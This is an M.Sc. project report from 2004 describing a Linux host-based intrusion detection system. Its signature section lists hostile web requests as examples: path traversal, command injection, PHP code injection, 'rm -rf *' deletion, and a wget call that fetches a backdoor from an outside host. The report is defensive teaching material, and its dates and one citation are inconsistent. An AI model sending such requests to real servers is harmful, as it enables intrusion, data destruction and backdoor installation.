Kumaraguru College of Technology

Department of Computer Science and Engineering
Coimbatore – 641006.

September 2004

HOST BASED INTRUSION DETECTION SYSTEM

Project Work done at

SOVERIGN INFOTECH INDIA PVT LTD
COIMBATORE

P-1232


PROJECT REPORT

Submitted in partial fulfillment of the
requirements for the award of the degree of

M.Sc. Applied Science (Software Engineering)
Bharathiar University, Coimbatore

Submitted by

Leelanjalee.V
Reg. No. : 0137S0035



Internal Guide: Mr.S.Ganeshbabu, M.C.A.,
Dept. of Computer Science & Engineering,
Kumaraguru College of Technology,
Coimbatore.

External Guide: Ms. S. Roshini Msc,
Technical officer,
Soverign Infotech India Pvt Ltd,
Coimbatore -641008

KUMARAGURU COLLEGE OF TECHNOLOGY

(Affiliated to Bharathiar University)

COIMBATORE – 641006

BONAFIDE CERTIFICATE

This is to certify that this is the Bonafide Project Record Work done by **Leelanjalee.V,** Reg.No **0137S0035** in partial fulfillment for the award of Degree of **M.Sc. [SOFTWARE ENGINEERING]** , during the academic year 2004 --2005.

Prof & HOD

Guide

This Project entitled "HOST BASED INTRUSION DETECTION SYSTEM " is submitted for the VII semester of M.Sc. [SOFTWARE ENGINEERING] for Bharathiar University Project Viva-voce examinations held on 29-9-04.

Internal Examiner

External Examiner

DECLARATION

I hereby declare that the project entitled **HOST BASED INTRUSION DETECTION SYSTEM,** submitted towards the fulfillment of M.Sc Applied Science (Software Engineering) from Bharathiar University is a record of original work done by me under the supervision of **Ms.S.Roshini, Msc.,** Soverign Infotech India Pvt Ltd and **Mr.S.Ganeshbabu, M.C.A.,** Lecturer, Dept of Computer Science and Engineering, Kumaraguru College of Technology and this project work has not formed the basis for the award of any Degree/ Diploma/Associate-ship/Fellow-ship or any other similar title to any candidate of any University.

Place: COIMBATORE

Date: 24-9-06

Leelanjalee.V

REG NO: 0137S0035

ACKNOWLEGEMENT

I express my sincere gratitude to **Dr. K.K Padmanabhan,** Ph.D., esteemed Principal, Kumaraguru College Of Technology for giving me this opportunity to do the project work and providing facilities in the college to make it possible for me to complete my work without difficulties.

I express my profound gratitude to **Prof. S. Thangasamy, B.E (Hons), Ph.D, Head of the Department**, Computer Science and Engineering, Kumaraguru College of Technology who motivated me with his valuable ideas and support in doing this project.

I am grateful to **Ms.S.Roshini Msc., Technical officer, Soverign Infotech India Pvt Ltd.** for giving me an opportunity to do the project in their esteemed organization. I also express my deep sense of gratitude for her support and guidance in doing this project.

I express my deep sense of gratitude and indebtedness to **Mr. S.Ganeshbabu, M.C.A**, Lecturer, Kumaraguru College of Technology for his invaluable guidance throughout the length of this project.

I also thank my **Beloved Parents** who have been a pillar of support for me in completing this project, my friends and the department teaching and non-teaching staff for their support in completing this project.

SYNOPSIS

Detecting attacks against systems has in practice, largely been delegated to sensors, such as network intrusion detection systems. However due to inherent limitations of these systems and the increasing use of encryption in communication, intrusion detection and prevention have once again moved back to the host systems themselves.

This approach is based on the technique of system call introspection, which can be viewed as creating an infrastructure for defining and enforcing very fine-grained process capabilities in the kernel. These capabilities are specified as a set of rules (policies) for regulating access to system resources on a per executable basis. The approach has been prototyped on Linux operating system kernel. The system has been designed to minimize the kernel changes and performance impact and thus can be ported easily to new kernels.

The system intends scanning for patterns containing known attacks or detecting statistically abnormal traffic patterns in the host and blocks the intrusion. The system identifies the intrusion using Anomaly Detection (deviation from the normal behavior) and Misuse Detection (History of attacks and matching the scenarios). When substantial deviation from those logs has occurred, the system will assume that these are caused by malicious activity and will terminate the process. The system claims to be able to detect and stop most attacks. The system has been designed to minimize the kernel changes and performance impact and thus can be easily ported to new kernels.

HOST BASED INTRUSION DETECTION SYSTEM

CONTENTS

1. INTRODUCTION

1.1 PROJECT OVERVIEW

Intrusion detection is the process of monitoring a network to identify, and thereby prevent, malicious network based attacks. A host – based intrusion detection system provides a wide range of monitoring techniques including packet sniffing, file integrity monitoring and detect anomalies in network traffic.

INTRUDERS AND INTRUSION DETECTION

Intrusion detection is defined to be "the process of identifying and responding to malicious activity targeted at computing and networking resources". The process of intrusion detection involves both detection of tools and people. In addition the process can undergo changes to meet new-ones or to re-address old ones. Identifying malicious activity requires the analysis of a range of activities and the ability to pinpoint those that are malicious.

Responding to malicious activity usually entails writing the event to the log file for later analysis. Systems can be configured to set off alarms or beepers if certain attacks are detected.

The intruder in an intrusion attempt is classified as either internal or external. External intruders are unauthorized users of the machine or network they are attacking, and they launch the attacks from outside the network. Internal users are usually legitimate users of the system who have restricted privileges. They operate by trying to gain access to unauthorized portions of the system, or even leaking information to the outside. Internal intruders can be further divided into masqueraders and clandestine users. Masqueraders try to pass themselves off as a different user. Clandestine users manage to turn off auditing features of the system they are attacking so that no trace of their attack is left when they are done.

CHARACTERISTICS OF HOST-BASED INTRUSION DETECTION SYSTEM

The two mechanisms predominantly used to secure application servers today are firewalls and network intrusion detection systems. Firewalls control the flow of information to the system and network IDSs detect possible attacks by monitoring this communication. The current networking IDSs suffer from a number of limitations. There are well-known ways to evade network IDSs. Our system is such a host-based real time intrusion detection system and it can also be configured for blocking intrusions.

Anomaly detection : Such systems try to characterize a statistical profile of "normal" behavior. A pattern that deviates significantly from the normal profile is considered an attack.

Misuse detection : These systems first defined a collection of signatures(representative patterns)of known attacks. Activities matching such patterns are considered attacks.

The policy driven technique tries to define the boundary between the good and the bad as a set of rules. The rules governing a process define precisely which system resources a process can access and in what way. The rules are specified off-line, compiled into a machine-readable binary that is associated with the program and loaded into the kernel when the program is executed

The following are the activities of Host-based IDS:

- Monitor user specific actions
- Access system log files, running processes, and files system
- Determine the success/failure of an attack

1.2 ORGANISATION PROFILE

The Rationale:

The growth in Information Technology (IT) industry is phenomenal and there is no industry in the history of the world that has grown as fast as I.T, and within I.T it is the Software and Services sector, which is registering the highest growth rates. This is the guiding principle that let to the setting up of 'Sovereign Infotech India Pvt.Ltd'.

Sovereign Infotech India (P) Ltd.

The main objective of the company's establishment is:

1. To provide world-class training which is relevant to the industry by associating with leading Institutes and Industries in India and abroad.
2. To provide world class services at an affordable price without compromising Quality.
3. To provide an opportunity to develop personal skills and knowledge so as to enable an individual to achieve what he/she is capable of achieving and contribute so that the society at large is benefited.

SYSTEM STUDY AND ANALYSIS

2. SYSTEM STUDY AND ANALYSIS

2.1 EXISTING SYSTEM

The system that exists has been designed to counter attacks on machines based on information provided by the operating system. Also they need special sensors or sniffers to detect intrusions. Such an idea to have a separate tool for detecting intrusions is not cost-effective and need additional man power for managing them.

LIMITATIONS OF THE EXISTING SYSTEM

Audit trails and system logs will result in slower performance because so Many system calls and events are constantly being logged. Also intruders can slower the performance of sniffers by flooding with packets until they reach a point to drop packets. Furthermore the system has been built based on misuse detection that is based on knowledge of bad behavior.

2.2 PROPOSED SYSTEM

The proposed system is an easy to use tool that can be used by network administrators for designing their own pattern of intrusion detection system. Also the proposed system will act as a network monitor in detecting all type of intrusions. It makes the maximum advantage by combining both misuse detection and anomaly detection. The policy based intrusion detection offers a number of advantages over the traditional attack-signature based or profile-based approaches. They include:

1. Detection of unknown attacks.
2. Previously unseen but legitimate behavior would not be mistaken for attacks.

Therefore false positive and, potentially, false negative rates will be lower.

STRENGTHS OF HOST-BASED INTRUSION DETECTION SYSTEM

- Verifies success or failure of an attack.
- Monitors specific system activities.
- Detects attacks that network-based systems miss
- Well-suited for encrypted and switched environments
- Near-real-time detection and response.
- Requires no additional hardware
- Lower cost of entry.

3. PROGRAMMING ENVIRONMENT

3.1 HARDWARE REQUIREMENTS

The hardware details of the system are as follows:

- ✓ Operating system should be of Linux 7.1/9 version
- ✓ Pentium III with 20GB hard disk capacity or above
- ✓ The system supported with 64 MB RAM or above

3.2 SOFTWARE REQUIREMENTS:

OPERATING SYSTEM : LINUX

PROGRAMMING LANGUAGE : C

TOOLS : LibpCap (Library for Packet Capturing)

3.3 ABOUT THE SOFTWARE

LINUX:

Linux is a freely distributed multitasking multi-user operating system that behaves like UNIX. Linux was designed specifically for the PC platform and takes advantage of its architecture to give performance similar to high-end UNIX workstations.

The following are the main features of the Linux operating system:

- All source code for Linux and its utilities is freely available.
- It allows shared executables so that if more than one copy of a particular application is loaded; all the tasks can share the memory.
- Supports large memory requirements when only small amounts of physical RAM are available. This is made possible by swap space which allows pages of memory to be written to a reserved area of a disk and treated as an extension of physical memory.
- Linux uses dynamically shared libraries extensively.
- Supports a number of different file systems.
- Linux is ideally suited for application development and experimentation with new languages.

PROGRAMMING LANGUAGE: C

C is a general purpose programming language. It has been closely associated with the UNIX operating system. The language however is not tied to any one operating system or machine. The language also features economy of expression, modern control flow, data structures, and a rich set of operators.

C is not a "very high level" language, nor a "big" one, and is not specialized to any particular area of application. But its absence of restrictions and its generality make it more convenient and effective for many tasks than supposedly more powerful languages.

Although C matches the capabilities of many computers, it is independent of any particular machine architecture. Therefore it is easy to write portable programs.

LibpCap(Library for Packet Capturing):

A third party tool from namely LibpCap (Library for Packet Capturing) is required to capture the data packets that enter the system.Packet Capture, simply means to "grab packets". The tool is used to get access to the underlying facility provided by the operating system in order to grab packets in their raw form. Packet capture allows us to intercept any packet that is seen by the network device, and grab it in its entirety headers and all - regardless of which port it is being sent to, or even which host for.

Libpcap "provides implementation-independent access to the underlying packet capture facility provided by the operating system"). Libpcap is the library used to grab packets from the network card directly.

4. SYSTEM DESIGN

The process of design involves "conceiving and planning out in the mind" and "making a drawing, pattern or sketch of it". The design is concerned with identifying software components, the general modular structure of the software, the function provided by each module and the internal data streams and stores that make up the interface between modules.

4.1 INPUT DESIGN

Input plays the most important role in completion of the system. Input design is the process of converting user-originated inputs into computer-based format. The goal of designing input data is to make data-entry as easy as possible and error-free. Input serves 4 purposes

- To control work flow
- To reduce redundancies in recording data
- To allow easier checking of data
- To increase clerical accuracy

Interactive screens are designed for retrieving inputs from the user. It is used to enter data and it allows correcting the incorrect entry of data. The system is a menu-driven one. This simplifies the computer data access or data entry. The operations like add, modify, delete and update have been taken care of.

Since the policies that govern the system resources must be added as and when required, a user-friendly interactive screen is designed. The policies may also need to be changed frequently. The system has been designed in such a way that these operations can be carried out with ease.

4.2 DATABASE DESIGN

The summary of previously known attacks is maintained in files to reduce performance overheads. The following is an extract of information stored in files.

Identifying Web based Attacks

Port 80 is the standard port for websites, and it can have a lot of different security issues. These holes can allow an attacker to gain either administrative access to the website, or even the web server itself. The following are some of the signatures that are used in these attacks, and what to look for in logs. These signatures should pick up most of the known and unknown holes an attacker may use. The following describes what each signature is used for, or how it may be used in an attack.

1. "." ".." and "..." Requests

These are the most common attack signatures in both web application exploitation and web server exploitation. It is used to allow an attacker or worm to change directories within our web server to gain access to sections that may not be public. Most CGI holes will contain some ".." requests.

Example.

* http://host/cgi-bin/lame.cgi?file=../../../../etc/motd

This shows an attacker requesting web server's "Message Of The Day" file. If an attacker has the ability to browse outside your web server's root, then it may be possible to gather enough information to gain further privileges.

2. "%20" Requests

This is the hex value of a blank space. While this doesn't mean we are being exploited, it is something to look for in logs. Some web applications may use these characters in valid requests, so logs must be checked carefully. On the other hand, this request is occasionally used to help execute commands.

3. ";" Requests

This is the character that allows multiple commands to be executed in a row on a Unix system.

Example:

#id;uname -a (This is executing the "id" command followed by the "uname" command)
Often times web applications will use this character and it may be possible to cause false alarms in IDS logs.

Example:

- http://host/cgi-bin/lame.cgi?page=ls%20-al|

The example shows an attacker executing the ls command and feeding it arguments. The argument shown reveals an attacker requesting a full directory listing. This can allow an attacker access to important files on the system, and may help give him an idea as how, to gain further privileges.

4. "%00" Requests

This is the hex value of a null byte. It can be used to fool a web application into thinking a different file type has been requested.

Example:

* http://host/cgi-bin/lame.cgi?page=index.html
The example shown may be a valid request on this machine. If an attacker see's such behavior he will certainly probe this application to find a hole in it.

5. "<?" Requests

This is often used while trying to insert php into a remote web application. It may be possible to execute commands depending on server setup, and other contributing factors.

Example:

http://host/something.php=<? passthru("id");?>
On a poorly written php application it may execute this command locally on the remote host under the privilege of the web server user.

6. "`" Requests

The backtick character is often used in perl to execute commands. This character isn't normally used in any valid web application, so if you see it in your logs take it very seriously.

Example:

http://host/something.cgi=`id`
On a poorly written web application written in perl this would execute
the "id" command.

7. "<" and ">" Requests

These characters are to be checked in logs for numerous reasons, the first being that these characters are used to append data to files.

Example 1:

#echo "your hax0red h0 h0" >> /etc/motd

(This shows a request to write the information into this file.) An attacker may simply use a request like this to deface your website. Attackers to echo information into the websites main page often used the famous RDS exploit by rain.forest.puppy.

Example 2: http:

//host/something.php=Hi%20mom%20I'm%20Bold!

This request shows a cross site server scripting attack examples. While this type of attack won't grant an attacker system access, it could be used to fool people into thinking that certain information on a website is valid. (Of course they would need to visit the link the attacker wants them to. The request may be masked by encoding the characters in hex so as not to be so obvious.)

Some of the commands an attacker executes, along with files, which may be requested, and how to detect if we are vulnerable to remote command execution.

"cat" command

This command is often used to view contents of files. This could be used to read important information such as configuration files, password files, credit card files and almost all files.

Example:

http://host/cgi-bin/bad.cgi?doh=../../../../bin/cat%20/etc/motd|

http://host/cgi-bin/bad.cgi?doh=cat%20/etc/motd;

"echo" command

This command is often used to append data to files such as index.html.
http://host/cgi-bin/bad.cgi?doh=../../../../bin/echo%20"fc-#kiwis%20was%20here"%20>>%200day.txt|

Example:

http://host/cgi-bin/bad.cgi?doh=echo%20"fc-#kiwis%20was%20here"%20>>%200day.txt;
The known patterns of attack are configured as Rules[Policy] and the HIDS parses the HTTP Request and compares it with the Policy file and differentiates between the known and unknown attacks and blocks the HTTP request with above signatures and forwards the valid URL to the Web Server.

"wget and tftp" commands

These commands are often used by attackers and worms to download additional files, which may be used in gaining further system privileges. wget is a Unix command which may be used to download a backdoor. tftp is a Unix and NT command which is used to download files with. Some IIS worms used this tftp command to download a copy of themselves to an infected host to keep spreading itself.

Example:
http://host/cgi-bin/bad.cgi?doh=../../../../path/to-wget/wget%20http://host2/Phantasmp.c|

Example:

http://host/cgi-bin/bad.cgi?doh=wget%20http://www.hwa-security.net/Phantasmp.c;

"/bin/rm"

This is the binary of the rm command. This is often requested in full paths for a lot of common web application holes. If you see this request anywhere in your logs theres a good chance your system is affected by remote command execution holes. This isn't always a problem and could be a false alarm. This command, on the other hand, allows deletion of files and is very dangerous if either used improperly, or by an attacker. If possible, test the same request that showed up in your logs and check the output for any possible execution. If its requesting an important filename, you may want to use judgment before doing this. If its deleting the file name stupid.txt, and it doesn't appear to exist within the website it was requested from, create the file and test it.

Example:

http://host/cgi-bin/bad.cgi?doh=../../../../bin/rm%20-rf%20*|

http://host/cgi-bin/bad.cgi?doh=rm%20-rf%20*;

File Access Verification

The system also monitors the system file access through the system calls and compares the access details with the System files available as a part of Operating System as given below.

"/etc/passwd" File

This is the system password file. This is usually shadowed and will not provide encrypted passwords to an attacker. It will, on the other hand, give an attacker an idea as to valid usernames, system paths, and possibly sites hosted. If this file is shadowed often times an attacker will look in the /etc/shadow file.

"/etc/hosts"
This file provides information about ip addresses and network information. An attacker can use this information to find out more information about the system/network setup.

"/etc/motd"
The system "Message Of The Day" file contains the first message a user see's when they login to a Unix system. It may provide important system information an administrator wants the users to see, along with the operating system version. An attacker will often check this file so that they know what the system is running. From here they will research the OS and gather exploits that can be used to gain further access to the system.

"/etc/shadow"
This is the system password file that contains the encrypted passwords. This file is only readable by the root account but an inexperienced attacker may check for the file in hopes of being able to read it. If the web server runs as the user "root" then an attacker will be able to read this file and the system administrator will have a lot of problems to come.

SYSTEM TESTING AND IMPLEMENTATION

5. SYSTEM TESTING AND IMPLEMENTATION

Testing and implementation is the final phase of any software development. In this phase most possible error are identified and rectified to make the system as error – free.

5.1 SYSTEM TESTING

It is human inability to perform and communicate with perfection, and that is the reason why always software development is accompanied with software testing.
Software testing is a critical element of software quality assurance. It represents the ultimate review of specification, design and coding of software.

Testing is called a destructive activity. It is a process of executing a program with the intent of finding errors. Good testing is that which has the high probability of finding an error which is yet undiscovered. A successful test uncovers a yet undiscovered error in the software. The final goal of testing is to see that the system performs its intended purpose satisfactory. This system has undergoes various stages for validations of results and for its integrity.

5.1.1 UNIT TESTING

In unit testing, the program units making up as a system are tested. Unit testing focuses first on the modules, independent of one another to locate errors. This enables to detect errors in coding and the logic within the module alone. This testing is also used to ensure the integrity of data stored temporarily. Some of the various test cases to test the system are as follows:

- Giving inconsistent data and out of range values in the form level and module level.
- Risings unhand led exception cases explicitly.

- Auto generation of codes in normal and query mode.
- Boundary cases.

UNIT TESTING FOR HIDS

Each module of the system is tested individually. Unit testing focuses verification effort and smallest unit of software design of the module. The unit testing is always conducted in parallel for multiple modules. The Unit testing is done to test all independent paths by ensuring that all the statements are executed at least once. Unit testing done on all the modules, helps to ensure the correct functionality of the modules.

5.1.2 INTEGRATION TESTING

Integration testing is a systematic technique for constructing the program structure, while at the same time conducting tests to uncover errors associated with interfacing. That is, the program is constructed and testing in small segments, which makes it easier to isolate and correct.

5.1.3 SYSTEM TESTING

System testing is actually a series of different tests, whose primary purpose is to fully exercise the computer-based system. Although each test is different purpose, we should verify that the entire system element have properly integrated and perform the allocated functions.

SYSTEM TESTING FOR HIDS

The system was tested offer integrating all the modules which were developed individually and tested to check if the flow of data through the system was correct, the testing process worked out smoothly and tested as mentioned.

5.1.4 PERFORMANCE TESTING

Performance testing is designed to test the run-time performance of the software, within the context of an integrated system. The system was tested based on a database of known attacks and was found to be effective. The prototypical application used to measure the performance is the Apache2.0 web server daemon.

5.2 IMPLEMENTATION

System implementation is the process of making the newly designed system fully operational and consistent in performance. That is, implementation is the process of having the personnel check out and put new equipment into use, train the users to use the new system and construct any file that are needed to use it. At this stage the main workload, the major impact on the existing practices shifts to the user department. If the implementation is not carefully planned and controlled, it can cause chaws. Thus it can be considered to be the most crucial stage in achieving a successful new system and in giving the users confidence that the new system will work and be effective.

Before the development of the system, the user specification, validations, attack-signatures along with a list of known attacks are prepared. The user can specify the change if any, then the design department examines the changes and if accepted then the requirement of the user are taken care of. This is the stage where the system design begins, i.e., the theoretical design is converted into a working system. A mock data sheet is prepared which contains the results for each form. All the technical errors are fixed and the test data is entered. Then the reports are prepared and compared with that of the existing system. If the new system is not working properly, then once again we can go back to the exiting system and after rectification; the new system can be installed.

Good documentation although essential, doesn't replace training. There is no substitute for hands on operation of the system. Vendors, in service trainings, on – site and in – house are the various types of training. The users are observed over a period of

time and all the problems encountered during this stage are taken care of and the system is again updated in order to meet the customer's requirements. Also the comprehensive lists of attacks are stored for further verifications.

6.0 CONCLUSION

The "Host based intrusion detection system " is a tool aimed at mainly detecting intrusions. The system employs some special modules and packages so that the administrator of the system can use his own pattern in designing the intrusion detection system. The HIDS can be developed on multiple detection nodes and will detect system specific activities and attacks. The system has its own unique strengths and benefits.

The system has also been tested on a test bed and the results were found to be satisfactory.

7.0 SCOPE FOR FURTHER ENHANCEMENT

The performance of the system can be improved much further. The syntax and semantics of the rules may be refined further. The following may be the key areas of improvement:

- Rule generation aids
- A flexible response mechanism
- A report mechanism to report detected attacks and responses taken.
- An integrated defense mechanism

8.0 BIBLIOGRAPHY


1. Suresh N.Chari and Pau-Chen Cheng2003 "A Policy driven, Host-based Intrusion detection system", ACM Transactions on information and system security, vol.6, No 2,May 2003. (173-200).


2. Dorothy.E.Denning, "An Intrusion detection model", EEE Transactions on software engineering, February 1994.13(2): (222-322).

